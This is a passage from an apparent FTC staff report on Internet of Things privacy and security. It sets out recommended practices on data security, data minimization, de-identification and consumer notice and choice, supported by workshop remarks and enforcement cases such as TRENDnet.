¹⁰³ Remarks of Nguyen, Transcript of Workshop at 48.

¹⁰⁴ See Remarks of Peppet, Transcript of Workshop at 210-211 (advocating “drawing some lines around acceptable use” through legislation or regulation in addition to notice and choice); see also Remarks of Crosley at 213 (supporting “the appropriate use of the context”); Remarks of Hall at 214 (expressing support for “[u]se restrictions, as long as they have teeth. That’s why I think vanilla self-regulatory efforts are probably not the answer. You need to have something that is enforced by an independent body”).

¹⁰⁵ Comment of Software & Information Industry Association, #484 cmt #00025 at 8.

¹⁰⁶ *Comment of Future of Privacy Forum*, #510 cmt. #00013 at 10–11 (citing Hal Abelson, *Information Accountability as the Foundation of 21st Century Privacy Protection* (2013), available at http://kit.mit.edu/sites/default/files/documents/Abelson_MIT_KIT_2013_Conference.pdf). We note that such an approach would require coordination and potential associated costs.

¹⁰⁷ See Peppet, *Regulating the Internet of Things*, *supra* note 62, at 149 (proposing regulatory constraints).

self-regulatory efforts¹⁰⁸ or seal programs.¹⁰⁹ For example, as one participant has pointed out, some state laws restrict access by auto insurance companies and other entities to consumers' driving data recorded by an EDR.¹¹⁰

Post-Workshop Developments

Since the November 2013 workshop, the IoT marketplace has continued to develop at a remarkable pace. For example, in June 2014, Apple announced "HealthKit," a platform that "functions as a dashboard for a number of critical metrics as well as a hub for select third-party fitness products,"¹¹¹ as a way to help protect health information that some connected devices may collect. Similarly, in October 2014, Microsoft announced Microsoft Health, a "cloud-based service that ... provid[es] actionable insights based on data gathered from the fitness devices and apps" and which will work in conjunction with Microsoft's HealthVault, which for a decade has offered "a trusted place to store health information and share it with medical professionals on a security-enhanced platform."¹¹² And last November, Intel announced a "new platform ...

¹⁰⁸ See, e.g., *Comment of Consumer Elec. Ass'n*, #484 cmt. #00027 at 7; *Comment of Direct Mktg. Ass'n*, #484 cmt. #00010 at 2; *Comment of CTIA – The Wireless Ass'n*, # 510 cmt. #00014 at 4; *Comment of U.S. Chamber of Commerce*, #510 cmt. #00011 at 3.

¹⁰⁹ See, e.g., *Comment of AT&T Inc.*, #484 cmt. #00004 at 9–10; *Comment of Future of Privacy Forum*, #484 cmt. #00013 at 13.

¹¹⁰ Peppet, *Regulating the Internet of Things*, *supra* note 62, at 153-54.

¹¹¹ Rachel King, *Apple takes app-based approach to health tech with HealthKit*, ZDNet (June 2, 2014), available at <http://www.zdnet.com/article/apple-takes-app-based-approach-to-health-tech-with-healthkit/>.

¹¹² Microsoft Health, <http://www.microsoft.com/Microsoft-Health/en-us> (last visited Jan. 9, 2015).

designed to make it easier for developers to connect devices securely, bring device data to the cloud, and make sense of that data with analytics.”¹¹³

Policymakers have also tried to keep pace with these developments in the IoT. For example, in May 2014, the White House released a Big Data report (“White House Big Data Report”), and the President’s Council of Advisors on Science and Technology released a companion report (“PCAST Report”). Both reports weigh in on the debate between the application of data minimization, notice, and choice versus use limitations. The White House Big Data Report opined that “the notice and consent framework threatens to be overcome” in certain instances, “such as the collection of ambient data by our household appliances.”¹¹⁴ The White House Big Data Report concluded that,

Putting greater emphasis on a responsible use framework has many potential advantages. It shifts the responsibility from the individual, who is not well equipped to understand or contest consent notices as they are currently structured in the marketplace, to the entities that collect, maintain, and use data. Focusing on responsible use also holds data collectors and users accountable for how they manage the data and any harms it causes, rather than narrowly defining their responsibility to whether they properly obtained consent at the time of collection.¹¹⁵

Attention to the impact of the IoT spans the globe. In September 2014, Europe’s Article 29 Working Group – composed of data protection authorities of EU member countries – issued

¹¹³ Aaron Tilley, Intel Releases New Platform To Kickstart Development In The Internet Of Things, FORBES (Dec. 9, 2014), available at <http://www.forbes.com/sites/aarontilley/2014/12/09/intel-releases-new-platform-to-kickstart-development-in-the-internet-of-things/>.

¹¹⁴ Executive Office of the President, BIG DATA: SEIZING OPPORTUNITIES, PRESERVING VALUES (May 2014) (“White House Big Data Report”) at 56, available at http://www.whitehouse.gov/sites/default/files/docs/big_data_privacy_report_5.1.14_final_print.pdf. See also President’s Council of Advisors on Science and Technology, REPORT TO THE PRESIDENT: BIG DATA AND PRIVACY: A TECHNOLOGICAL PERSPECTIVE 38 (May 2014), available at <http://www.whitehouse.gov/administration/eop/ostp/pcast>.

¹¹⁵ *White House Big Data Report* at 56.

an Opinion on Recent Developments on the Internet of Things.¹¹⁶ In the opinion, the Working Group emphasized the importance of user choice, noting that “users must remain in complete control of their personal data throughout the product lifecycle, and when organisations rely on consent as a basis for processing, the consent should be fully informed, freely given and specific.”

In addition to policy work by government agencies, standards organizations related to the Internet of Things continue to proliferate. One such area for standard-setting is data security. For example, in August 2014, oneM2M, a global standards body, released a proposed security standard for IoT devices. The standard addresses issues such as authentication, identity management, and access control.¹¹⁷

Commission Staff’s Views and Recommendations for Best Practices

This section sets forth the Commission staff’s views on the issues of data security, data minimization, and notice and choice with respect to the IoT and provides recommendations for best practices for companies.

DATA SECURITY

As noted, there appeared to be widespread agreement that companies developing IoT products should implement reasonable security. Participants also discussed a number of specific security best practices. The Commission staff encourages companies to consider adopting these

¹¹⁶ Article 29 Working Group Opinion, *supra* note 55.

¹¹⁷ See oneM2M, *Technical Specification, oneM2M Security Solutions* at 15-16, available at http://www.onem2m.org/images/files/deliverables/TS-0003-Security_Solutions-V-2014-08.pdf.

practices. Of course, what constitutes reasonable security for a given device will depend on a number of factors, including the amount and sensitivity of data collected, the sensitivity of the device's functionality, and the costs of remedying the security vulnerabilities. Nonetheless, the specific security best practices companies should consider include the following:

First, companies should implement “security by design” by building security into their devices at the outset, rather than as an afterthought.¹¹⁸ One participant stated that security should be designed into every IoT product, at every stage of development, including “early on in the design cycle of a technology.”¹¹⁹ In addition, a company should do a privacy or security risk assessment, consciously considering the risks presented by the collection and retention of consumer information.¹²⁰ As part of this process, companies should incorporate the use of smart defaults, such as requiring consumers to change default passwords – if they use default passwords at all – during the set-up process.¹²¹ Companies also should consider how to minimize the data they collect and retain, as discussed further below. Finally, companies should test their security measures before launching their products. As one participant pointed out, such testing should occur because companies – and service providers they might use to help develop their

¹¹⁸ *Comment of ARM and AMD*, #510 cmt. #00018 at 2; *see also* Remarks of Hagins, Transcript of Workshop at 111; Remarks of Jacobs, Transcript of Workshop at 296; Remarks of Caprio, Transcript of Workshop at 298.

¹¹⁹ Remarks of Kohno, Transcript of Workshop at 281.

¹²⁰ Remarks of Chibba, Transcript of Workshop at 301; *see also* Remarks of Rogers, Transcript of Workshop at 343.

¹²¹ *See generally* Remarks of Rogers, Transcript of Workshop at 344 (“Default passwords are something that should never pass through into production space. It’s an easy thing to pick up with a very basic assessment, yet we are constantly seeing these come through because these companies aren’t often doing this kind of assessment – so they see it as a hindrance, an extra step. Or they claim the consumer should be responsible for setting the security, once it lands on the consumer’s desk which, at the end of the day, the consumers aren’t capable of setting that level of security, nor should they have to.”).

products – may simply forget to close “backdoors” in their products through which intruders could access personal information or gain control of the device.¹²²

This last point was illustrated by the Commission’s recent actions against the operators of the Credit Karma and Fandango mobile apps. In these cases, the companies overrode the settings provided by the Android and iOS operating systems, so that SSL encryption was not properly implemented. As a result, the Commission alleged, hackers could decrypt the sensitive consumer financial information being transmitted by the apps. The orders in both cases include provisions requiring the companies to implement reasonable security.¹²³

Second, companies must ensure that their personnel practices promote good security. As part of their personnel practices, companies should ensure that product security is addressed at the appropriate level of responsibility within the organization. One participant suggested that “if someone at an executive level has responsibility for security, it tends to drive hiring and processes and mechanisms throughout the entire organization that will improve security.”¹²⁴ Companies should also train their employees about good security practices, recognizing that technological expertise does not necessarily equate to security expertise. Indeed, one participant stated that being able to write software code “doesn’t mean...understand[ing] anything whatsoever about the security of an embedded device.”¹²⁵

¹²² See generally Remarks of Heffner, Transcript of Workshop at 73-74.

¹²³ Credit Karma, Inc., File No. 132-3091 (Mar. 28, 2014) (consent), available at <http://www.ftc.gov/enforcement/cases-proceedings/132-3091/credit-karma-inc>; Fandango, LLC, File No. 132-3089 (Mar. 28, 2014) (consent), available at <http://www.ftc.gov/enforcement/cases-proceedings/132-3089/fandango-llc>. See also HTC America, Inc., No. C-4406 (July 2, 2013) (consent) (alleging that HTC, among other things, failed to conduct assessments, audits, reviews, or tests to identify potential security vulnerabilities in its mobile devices), available at <http://www.ftc.gov/enforcement/cases-proceedings/122-3049/htc-america-inc-matter>.

¹²⁴ Remarks of Hagins, Transcript of Workshop at 110.

¹²⁵ *Id.* at 92.

Third, companies must work to ensure that they retain service providers that are capable of maintaining reasonable security, and provide reasonable oversight to ensure that those service providers do so. Failure to do so could result in an FTC law enforcement action. For example, in the Commission’s recent settlement with GMR Transcription Services, the Commission alleged that a medical and legal transcription company outsourced transcription services to independent typists in India without adequately checking to make sure they could implement reasonable security measures. According to the Commission’s complaint, among other things, the service provider stored transcribed notes in clear text on an unsecured server. As a result, U.S. consumers found their doctors’ notes of their physical examinations freely available through Internet searches. This case illustrates the strong need for appropriate service provider oversight.

Fourth, for systems with significant risk, companies should implement a defense-in-depth approach, where security measures are considered at several levels. For example, participants raised concerns about relying on the security of consumers’ own networks, such as passwords for their Wi-Fi routers, alone to protect the information on connected devices.¹²⁶ They noted that companies must take “additional steps to encrypt [the information] or otherwise secure it.”¹²⁷ FTC staff shares these concerns and encourages companies to take additional steps to secure information passed over consumers’ home networks. Indeed, encryption for sensitive information, such as that relating to health, is particularly important in this regard.¹²⁸ Regardless of the specific technology, companies should reasonably secure data in transit and in storage.

¹²⁶ *Id.* at 102.

¹²⁷ Remarks of Heffner, Transcript of Workshop at 102-03.

¹²⁸ Remarks of Hall, Transcript of Workshop at 178-79.

Fifth, panelists noted that companies should consider implementing reasonable access control measures to limit the ability of an unauthorized person to access a consumer's device, data, or even the consumer's network.¹²⁹ In the IoT ecosystem, strong authentication could be used to permit or restrict IoT devices from interacting with other devices or systems. The privileges associated with the validated identity determine the permissible interactions between the IoT devices and could prevent unauthorized access and interactions.¹³⁰ In implementing these protections, companies should ensure that they do not unduly impede the usability of the device. As noted above, the proposed oneM2M security standard includes many of the recommendations discussed above.¹³¹ Such efforts are important to the success of IoT.

Finally, companies should continue to monitor products throughout the life cycle and, to the extent feasible, patch known vulnerabilities. Many IoT devices have a limited life cycle, resulting in a risk that consumers will be left with out-of-date IoT devices that are vulnerable to critical, publicly known security or privacy bugs. Companies may reasonably decide to limit the time during which they provide security updates and software patches, but it is important that companies weigh these decisions carefully. Companies should also be forthright in their representations about providing ongoing security updates and software patches. Disclosing the length of time companies plan to support and release software updates for a given product line will help consumers better understand the safe 'expiration dates' for their commodity Internet-

¹²⁹ See, e.g., BRETT C. TJADEN, FUNDAMENTALS OF SECURE COMPUTER SYSTEMS 5 (2004). See also HP, INTERNET OF THINGS RESEARCH STUDY, *supra* note 41, at 4-5 (noting that approximately 60% of IoT devices examined had weak credentials).

¹³⁰ There may be other appropriate measures, as the security measures that a company should implement vary, depending on the risks presented by unauthorized access to the device, and the sensitivity of any information collected.

¹³¹ oneM2M Candidate Release August 2014, available at <http://www.onem2m.org/technical/candidate-release-august-2014> (last visited Dec. 19, 2014).

connected devices. In addition, companies that do provide ongoing support should also notify consumers of security risks and updates.

Several of these principles are illustrated by the Commission's first case involving an Internet-connected device. TRENDnet¹³² marketed its Internet-connected cameras for purposes ranging from home security to baby monitoring, claiming that they were "secure." In its complaint, the Commission alleged, among other things, that the company transmitted user login credentials in clear text over the Internet, stored login credentials in clear text on users' mobile devices, and failed to test consumers' privacy settings to ensure that video feeds marked as "private" would in fact be private.¹³³ As a result of these alleged failures, hackers were able to access live feeds from consumers' security cameras and conduct "unauthorized surveillance of infants sleeping in their cribs, young children playing, and adults engaging in typical daily activities."¹³⁴ This case demonstrates the importance of practicing security-by-design.

¹³² Press Release, FTC, Marketer of Internet-Connected Home Security Video Cameras Settles FTC Charges It Failed to Protect Consumers' Privacy (Sept. 4, 2013), *available at* <http://www.ftc.gov/news-events/press-releases/2013/09/marketer-internet-connected-home-security-video-cameras-settles>.

¹³³ Complaint of FTC, TRENDnet, Inc., No. C-4426 (Feb. 7, 2014) (consent), *available at* <http://www.ftc.gov/system/files/documents/cases/140207trendnetcmpt.pdf>.

¹³⁴ *Id.* at 5.

Of course, the IoT encompasses a wide variety of products and services, and, as noted, the specific security measures that a company needs to implement will depend on a number of factors.¹³⁵ Devices that collect sensitive information, present physical security or safety risks (such as door locks, ovens, or insulin pumps), or connect to other devices or networks in a manner that would enable intruders to access those devices or networks should be more robustly secured than, for example, devices that simply monitor room temperatures, miles run, or calories ingested.

DATA MINIMIZATION

Commission staff agrees with workshop participants who stated that the data minimization principle remains relevant and important to the IoT.¹³⁶ While staff recognizes that companies need flexibility to innovate around new uses of data, staff believes that these interests can and should be balanced with the interests in limiting the privacy and data security risks to consumers.¹³⁷ Accordingly, companies should examine their data practices and business needs

¹³⁵ See, e.g., FTC, Commission Statement Marking the FTC's 50th Data Security Settlement (Jan. 31, 2014), available at <http://www.ftc.gov/system/files/documents/cases/140131gmrstatement.pdf>:

The touchstone of the Commission's approach to data security is reasonableness: a company's data security measures must be reasonable and appropriate in light of the sensitivity and volume of consumer information it holds, the size and complexity of its business, and the cost of available tools to improve security and reduce vulnerabilities. Through its settlements, testimony, and public statements, the Commission has made clear that it does not require perfect security; reasonable and appropriate security is a continuous process of assessing and addressing risks; there is no one-size-fits-all data security program; and the mere fact that a breach occurred does not mean that a company has violated the law.

¹³⁶ See, e.g., Remarks of Tien, Transcript of Workshop at 107–08; *Comment of Ctr. for Democracy & Tech.*, #510 cmt. #00016 at 6–7.

¹³⁷ See, e.g., *Comment of Ctr. for Democracy & Tech.*, #510 cmt. #00016 at 3; Remarks of Chibba, Transcript of Workshop at 329–30.

and develop policies and practices that impose reasonable limits on the collection and retention of consumer data.¹³⁸

Data minimization is a long-standing principle of privacy protection and has been included in several policy initiatives, including the 1980 OECD Privacy Guidelines, the 2002 Asia-Pacific Economic Cooperation (“APEC”) Privacy Principles, and the 2012 White House Consumer Privacy Bill of Rights.¹³⁹ Some observers have debated how data minimization would apply to new technologies.¹⁴⁰ In the IoT ecosystem, data minimization is challenging, but it remains important.¹⁴¹ Indeed, data minimization can help guard against two privacy-related risks. First, collecting and retaining large amounts of data increases the potential harms associated with a data breach, both with respect to data stored on the device itself as well as in the cloud. Larger data stores present a more attractive target for data thieves, both outside and inside a company –

¹³⁸ Privacy Report, *supra* note 85, at 26–27; *see also* Mobile Disclosures Report, *supra* note 96, at 1 n.2; FTC, Data Brokers: A Call for Transparency and Accountability 55 (2014) (“Data Broker Report”), *available at* <http://www.ftc.gov/system/files/documents/reports/data-brokers-call-transparency-accountability-report-federal-trade-commission-may-2014/140527databrokerreport.pdf>.

¹³⁹ *See* Privacy Report, *supra* note 85, at 26–27; OECD, Guidelines Governing the Protection of Privacy and Transborder Flows of Personal Data, at ¶ 7 (2013), *available at* <http://www.oecd.org/sti/ieconomy/2013-oecd-privacy-guidelines.pdf> (same); Dept. of Homeland Security, The Fair Information Practice Principles: Framework for Privacy Policy at the Department of Homeland Security § 5 (Dec. 29, 2008), *available at* http://www.dhs.gov/xlibrary/assets/privacy/privacy_policyguide_2008-01.pdf (stating a Data Minimization principle: “DHS should only collect PII that is directly relevant and necessary to accomplish the specified purpose(s) and only retain PII for as long as is necessary to fulfill the specified purpose(s).”); Exec. Office of the President, National Strategy for Trusted Identities in Cyberspace 45 (Apr. 2011), *available at* http://www.whitehouse.gov/sites/default/files/rss_viewer/NSTICstrategy_041511.pdf (stating a Data Minimization principle: “Organizations should only collect PII that is directly relevant and necessary to accomplish the specified purpose(s) and only retain PII for as long as is necessary to fulfill the specified purpose(s).”).

¹⁴⁰ *See* White House Big Data Report, *supra* note 114, at 54 (Because “the logic of collecting as much data as possible is strong ... focusing on controlling the collection and retention of personal data, while important, may no longer be sufficient to protect personal privacy.”); PCAST Report at x-xi (“[A] policy focus on limiting data collection will not be a broadly applicable or scalable strategy – nor one likely to achieve the right balance between beneficial results and unintended negative consequences (such as inhibiting economic growth).”).

¹⁴¹ *See, e.g.*, Remarks of Tien, Transcript of Workshop at 107–08; *Comment of Ctr. for Democracy & Tech.*, #510 cmt. #00016 at 6–7. *See also* Article 29 Working Group Opinion, *supra* note 55, at 16–17.

and increases the potential harm from such an event.¹⁴² Thieves cannot steal data that has been deleted after serving its purpose; nor can thieves steal data that was not collected in the first place. Indeed, in several of its data security cases, the Commission has alleged that companies could have mitigated the harm associated with a data breach by disposing of customer information they no longer had a business need to keep.¹⁴³

Second, if a company collects and retains large amounts of data, there is an increased risk that the data will be used in a way that departs from consumers' reasonable expectations. For example, in 2010, Commission staff sent a letter to the founders of XY magazine, a magazine for gay youth, regarding their negotiations to sell in bankruptcy customer information dating back to as early as 1996. The staff noted that, because the magazine had ceased to exist for a period of three years, the subscribers were likely to have become adults and moved on, and because continued use of their information would have been contrary to their reasonable expectations, XY should delete the personal information.¹⁴⁴ In this case, the risk associated with continued storage and use of the subscribers' personal information contrary to their reasonable expectations would not have existed if the company had engaged in reasonable data minimization practices.

Although these examples are not IoT-specific, they demonstrate the type of risk created by the expansive collection and retention of data. To minimize these risks, companies should

¹⁴² Remarks of Chibba, Transcript of Workshop at 340; Privacy Report, *supra* note 85, at 27–29.

¹⁴³ See *CardSystems Solutions, Inc.*, No. C-4168, 2006 WL 2709787 (F.T.C. Sept. 5, 2006) (consent order), available at <http://www.ftc.gov/enforcement/cases-proceedings/052-3148/cardsystems-solutions-inc-solidus-networks-inc-dba-pay-touch>; *DSW, Inc.*, No. C-4157, 2006 WL 752215 (F.T.C. Mar. 7, 2006) (consent order); *BJ's Wholesale Club, Inc.*, 140 F.T.C. 465 (2005) (consent order), available at <http://www.ftc.gov/enforcement/cases-proceedings/042-3160/bjs-wholesale-club-inc-matter>. Commissioner Ohlhausen was not a commissioner at the time of these cases and therefore did not participate in them.

¹⁴⁴ Letter from David C. Vladeck, Dir., FTC Bureau of Consumer Prot., to Peter Larson and Martin E. Shmagin (July 1, 2010), available at <http://www.ftc.gov/enforcement/cases-proceedings/closing-letters/letter-xy-magazine-xycom-regarding-use-sale-or>.

examine their data practices and business needs and develop policies and practices that impose reasonable limits on the collection and retention of consumer data.¹⁴⁵ Such an exercise is integral to a privacy-by-design approach and helps ensure that the company has given thought to its data collection practices on the front end by asking questions such as what types of data it is collecting, to what end, and how long it should be stored.¹⁴⁶ The process of mindfully considering data collection and retention policies and engaging in a data minimization exercise could also serve an education function for companies, while at the same time, protecting consumer privacy.¹⁴⁷

As an example of how data minimization might work in practice, suppose a wearable device, such as a patch, can assess a consumer's skin condition. The device does not need to collect precise geolocation information in order to work; however, the device manufacturer believes that such information might be useful for a future product feature that would enable users to find treatment options in their area. As part of a data minimization exercise, the company should consider whether it should wait to collect geolocation until after it begins to offer the new product feature, at which time it could disclose the new collection and seek consent. The company should also consider whether it could offer the same feature while collecting less information, such as by collecting zip code rather than precise geolocation. If the company does decide it needs the precise geolocation information, it should provide a prominent disclosure about its collection and use of this information, and obtain consumers' affirmative

¹⁴⁵ *Comment of Transatl. Computing Continuum Policy Alliance*, #484 cmt. #00021 at 4.

¹⁴⁶ *Id.* See also Remarks of Chibba, Transcript of Workshop at 330.

¹⁴⁷ *Comment of Transatl. Computing Continuum Policy Alliance*, #484 cmt. #00021 at 4.

express consent. Finally, it should establish reasonable retention limits for the data it does collect.

To the extent that companies decide they need to collect and maintain data to satisfy a business purpose, they should also consider whether they can do so while maintaining data in de-identified form. This may be a viable option in some contexts and helps minimize the individualized data companies have about consumers, and thus any potential consumer harm, while promoting beneficial societal uses of the information. For example, one university hospital offers a website and an associated smart phone app that collect information from consumers, including geolocation information, to enable users to find and report flu activity in their area.¹⁴⁸ The hospital can maintain and post information in anonymous and aggregate form, which can benefit public health authorities and the public, while at the same time maintaining consumer privacy.

A key to effective de-identification is to ensure that the data cannot be reasonably re-identified. For example, U.S. Department of Health and Human Service regulations¹⁴⁹ require entities covered by HIPAA to either remove certain identifiers, such as date of birth and five-digit zip code, from protected health information¹⁵⁰ or have an expert determine that the risk of re-identification is “very small.”¹⁵¹ As one participant discussed,¹⁵² in 2009, a group of experts attempted to re-identify approximately 15,000 patient records that had been de-identified under

¹⁴⁸ See Flu Near You, available at <https://flunearyou.org/>.

¹⁴⁹ 45 C.F.R. §§ 164.514(a)-(c).

¹⁵⁰ 45 C.F.R. § 165.514(b)(2).

¹⁵¹ 45 C.F.R. § 165.514(b)(1).

¹⁵² *Comment of Future of Privacy Forum*, #510 cmt. #00013, Appendix A at 8.

the HIPAA standard. They used commercial data sources to re-identify the data and were able to identify only 0.013% of the individuals.¹⁵³ While deidentification can be challenging in several contexts,¹⁵⁴ appropriately de-identified data sets that are kept securely and accompanied by strong accountability mechanisms, can reduce many privacy risks.

Of course, as technology improves, there is always a possibility that purportedly de-identified data could be re-identified.¹⁵⁵ This is why it is also important for companies to have accountability mechanisms in place. When a company states that it maintains de-identified or anonymous data, the Commission has stated that companies should (1) take reasonable steps to de-identify the data, including by keeping up with technological developments; (2) publicly commit not to re-identify the data; and (3) have enforceable contracts in place with any third parties with whom they share the data, requiring the third parties to commit not to re-identify the data.¹⁵⁶ This approach ensures that if the data is not reasonably de-identified and then is re-identified in the future, regulators can hold the company responsible.

With these recommendations on data minimization, Commission staff is mindful of the need to balance future, beneficial uses of data with privacy protection. For this reason, staff's recommendation is a flexible one that gives companies many options: they can decide not to

¹⁵³ *Id.*

¹⁵⁴ Technical experts continue to evaluate the effectiveness of deidentification for different types of data, and some urge caution in interpreting claims about the effectiveness of specific technical means of deidentification. *See, e.g.,* Arvind Narayanan and Edward Felten, No Silver Bullet: De-Identification Still Doesn't Work (July 9, 2014), available at <http://randomwalker.info/publications/no-silver-bullet-de-identification.pdf>.

¹⁵⁵ *See, e.g.,* Ann Cavoukian and Khaled El Emam, De-identification Protocols: Essential for Protecting Privacy (June 25, 2014), available at http://www.privacybydesign.ca/content/uploads/2014/06/pbd-de-identification_essential.pdf; *Comment of Ctr. for Democracy & Tech*, #510 cmt. #00016 at 8; Privacy Report, *supra* note 85, at 21.

¹⁵⁶ *See* Privacy Report, *supra* note 85, at 21; *see also* *Comment of Future of Privacy Forum*, #510 cmt. #00013, Appendix A at 7.

collect data at all; collect only the fields of data necessary to the product or service being offered; collect data that is less sensitive; or de-identify the data they collect. If a company determines that none of these options work, it can seek consumers' consent for collecting additional, unexpected data. In addition, in considering reasonable collection and retention limits, it is appropriate to consider the sensitivity of the data at issue: the more sensitive the data, the more harmful it could be if the data fell into the wrong hands or were used for purposes the consumer would not expect. Through this approach, a company can minimize its data collection, consistent with its business goals.¹⁵⁷ As one participant noted, "[p]rotecting privacy and enabling innovation are not mutually exclusive and must consider principles of accountability and privacy by design."¹⁵⁸

NOTICE AND CHOICE

While the traditional methods of providing consumers with disclosures and choices may need to be modified as new business models continue to emerge, staff believes that providing notice and choice remains important, as potential privacy and security risks may be heightened due to the pervasiveness of data collection inherent in the IoT. Notice and choice is particularly important when sensitive data is collected.¹⁵⁹

¹⁵⁷ See, e.g., *Comment of Future of Privacy Forum*, #484 cmt. #00013 at 10 (describing its Smart Grid privacy seal).

¹⁵⁸ *Comment of Transatl. Computing Continuum Policy Alliance*, #484 cmt. #00021 at 3. See also Remarks of Chibba, Transcript of Workshop at 330.

¹⁵⁹ See, e.g., *Comment of Future of Privacy Forum*, #510 cmt. #00013 at 6 ("In some cases, however, such as when consumers are purchasing connected devices that will collect personally identifiable health information, the presentation of privacy policies will be important to helping consumers make informed choices."); *Comment of Ctr. for Digital Democracy*, #484 cmt. #00006 at 3 ("[T]he combined impact of the mobile marketing and real-time data revolution and the Internet of Things places consumer privacy at greater risk than ever before.").

Moreover, staff believes that providing consumers with the ability to make informed choices remains practicable in the IoT. This does not mean that every data collection requires choice. The Commission has recognized that providing choices for every instance of data collection is not necessary to protect privacy. In its 2012 Privacy Report, which set forth recommended best practices, the Commission stated that companies should not be compelled to provide choice before collecting and using consumer data for practices that are consistent with the context of a transaction or the company's relationship with the consumer. Indeed, because these data uses are generally consistent with consumers' reasonable expectations, the cost to consumers and businesses of providing notice and choice likely outweighs the benefits.¹⁶⁰ This principle applies equally to the Internet of Things.

For example, suppose a consumer buys a smart oven from ABC Vending, which is connected to an ABC Vending app that allows the consumer to remotely turn the oven on to the setting, "Bake at 400 degrees for one hour." If ABC Vending decides to use the consumer's oven-usage information to improve the sensitivity of its temperature sensor or to recommend another of its products to the consumer, it need not offer the consumer a choice for these uses, which are consistent with its relationship with the consumer. On the other hand, if the oven manufacturer shares a consumer's personal data with, for example, a data broker or an ad network, such sharing would be inconsistent with the context of the consumer's relationship with the manufacturer, and the company should give the consumer a choice. The practice of distinguishing contextually appropriate data practices from those that are inconsistent with

¹⁶⁰ Privacy Report, *supra* note 85, at 38-39; *id.* at 38 ("The Commission believes that for some practices, the benefits of providing choice are reduced – either because consent can be inferred or because public policy makes choice unnecessary.").

context reduces the need for companies to provide opportunities for consumer choice before every single data collection.

Staff acknowledges the practical difficulty of providing choice when there is no consumer interface, and recognizes that there is no one-size-fits-all approach. Some options – several of which were discussed by workshop participants – include the following:

- **Choices at point of sale:**
One auto industry participant noted that his company provides consumers with opt-in choices at the time of purchase in “[p]lain language and multiple choices of levels.”¹⁶¹
- **Tutorials:**
Facebook offers a video tutorial to guide consumers through its privacy settings page. IoT device manufacturers can offer similar vehicles for explaining and providing choices to consumers.
- **Codes on the device:**
Manufacturers could affix a QR code or similar barcode that, when scanned, would take the consumer to a website with information about the applicable data practices and enable consumers to make choices through the website interface.¹⁶²
- **Choices during set-up:**
Many IoT devices have an initial set-up wizard, through which companies could provide clear, prominent, and contextual privacy choices.

¹⁶¹ Remarks of Kenneth Wayne Powell, Toyota Technical Center (“Powell”), Transcript of Workshop at 278.

¹⁶² See Article 29 Working Group Opinion, *supra* note 55, at 18 (proposing that a “device manufacturer could print on things equipped with sensors a QR code, or a flashcode describing the type of sensors and the information it captures as well as the purposes of these data collections”).

- **Management portals or dashboards:**¹⁶³
In addition to the availability of initial set-up choices, IoT devices could also include privacy settings menus that consumers can configure and revisit. For example, in the mobile context, both Apple and Google (for Android) have developed dashboard approaches that seem promising – one that is framed by data elements, such as geolocation and contacts (Apple), and one that is framed by individual apps (Android).¹⁶⁴ Similarly, companies developing “command centers” for their connected home devices¹⁶⁵ could incorporate similar privacy dashboards. Properly implemented, such “dashboard” approaches can allow consumers clear ways to determine what information they agree to share.
- **Icons:**
Devices can use icons to quickly convey important settings and attributes, such as when a device is connected to the Internet, with a toggle for turning the connection on or off.
- **“Out of Band” communications requested by consumers:**
When display or user attention is limited, it is possible to communicate important privacy and security settings to the user via other channels. For example, some home appliances allow users to configure their devices so that they receive important information through emails or texts.
- **General Privacy Menus:**
In addition to the types of specific settings and choices described above, devices and their associated platforms could enable consumers to aggregate choices into “packets.”¹⁶⁶ This could involve having more general settings like “low privacy,” “medium,” or “high,” accompanied by a clear and conspicuous explanation of the settings.
- **A User Experience Approach:**
One participant noted that companies could consider an approach that applies learning from consumer behavior on IoT devices, in order to personalize choices.¹⁶⁷ For example, a manufacturer that offers two or more devices could use the consumer’s preferences on one device (e.g., “do not transmit any of my information to third parties”) to set a default preference on another. As another example, a single device, such as a home appliance “hub” that stores data locally – say on the consumer’s home network – could learn a consumer’s preferences based on prior behavior and predict future privacy preferences as new appliances are added to the hub.

¹⁶³ *Comment of Future of Privacy Forum*, #484 cmt. #00013 at 6.

¹⁶⁴ See Mobile Disclosures Report, *supra* note 96, at 16-17.

¹⁶⁵ Don Clark, *The Race to Build Command Centers for Smart Homes*, WALL ST. J. (Jan. 4, 2015), available at <http://www.wsj.com/articles/the-race-to-build-command-centers-for-smart-homes-1420399511>.

¹⁶⁶ Remarks of Joseph Lorenzo Hall, Center for Democracy & Technology (“Hall”), Transcript of Workshop at 216.

¹⁶⁷ Remarks of Nguyen, Transcript of Workshop at 48.

Of course, whatever approach a company decides to take, the privacy choices it offers should be clear and prominent, and not buried within lengthy documents.¹⁶⁸ In addition, companies may want to consider using a combination of approaches.

Staff also recognizes concerns discussed at the workshop¹⁶⁹ and, as noted above, in the White House Big Data Report and PCAST Report that, applied aggressively, a notice and choice approach could restrict unexpected new uses of data with potential societal benefits. For this reason, staff has incorporated certain elements of the use-based model into its approach. For instance, the idea of choices being keyed to context takes into account how the data will be used: if a use is consistent with the context of the interaction – in other words, it is an expected use – then a company need not offer a choice to the consumer. For uses that would be inconsistent with the context of the interaction (*i.e.*, unexpected), companies should offer clear and conspicuous choices. Companies should not collect sensitive data without affirmative express consent.

In addition, if a company enables the collection of consumers' data and de-identifies that data immediately and effectively, it need not offer choices to consumers about this collection. As noted above, robust de-identification measures can enable companies to analyze data they collect in order to innovate in a privacy-protective way.¹⁷⁰ Companies can use such de-identified data without having to offer consumers choices.

¹⁶⁸ This discussion refers to how companies should communicate choices to consumers. Lengthy privacy policies are not the most effective consumer communication tool. However, providing disclosures and choices through these privacy policies serves an important accountability function, so that regulators, advocacy groups, and some consumers can understand and compare company practices and educate the public. *See* Privacy Report, *supra* note 85, at 61-64.

¹⁶⁹ *See, e.g., Comment of Future of Privacy Forum*, #510 cmt. #00013, App. A at 9; *Comment of GS1 US*, #484 cmt. #00030 at 5; *Comment of Software & Info. Indus. Ass'n.*, #484 cmt. #00025 at 6-9.

¹⁷⁰ *See, e.g., Comment of CTIA – The Wireless Ass'n*, #484 cmt. #00009 at 10-11; *Comment of Future of Privacy Forum*, #510 cmt. #00013 at 5.

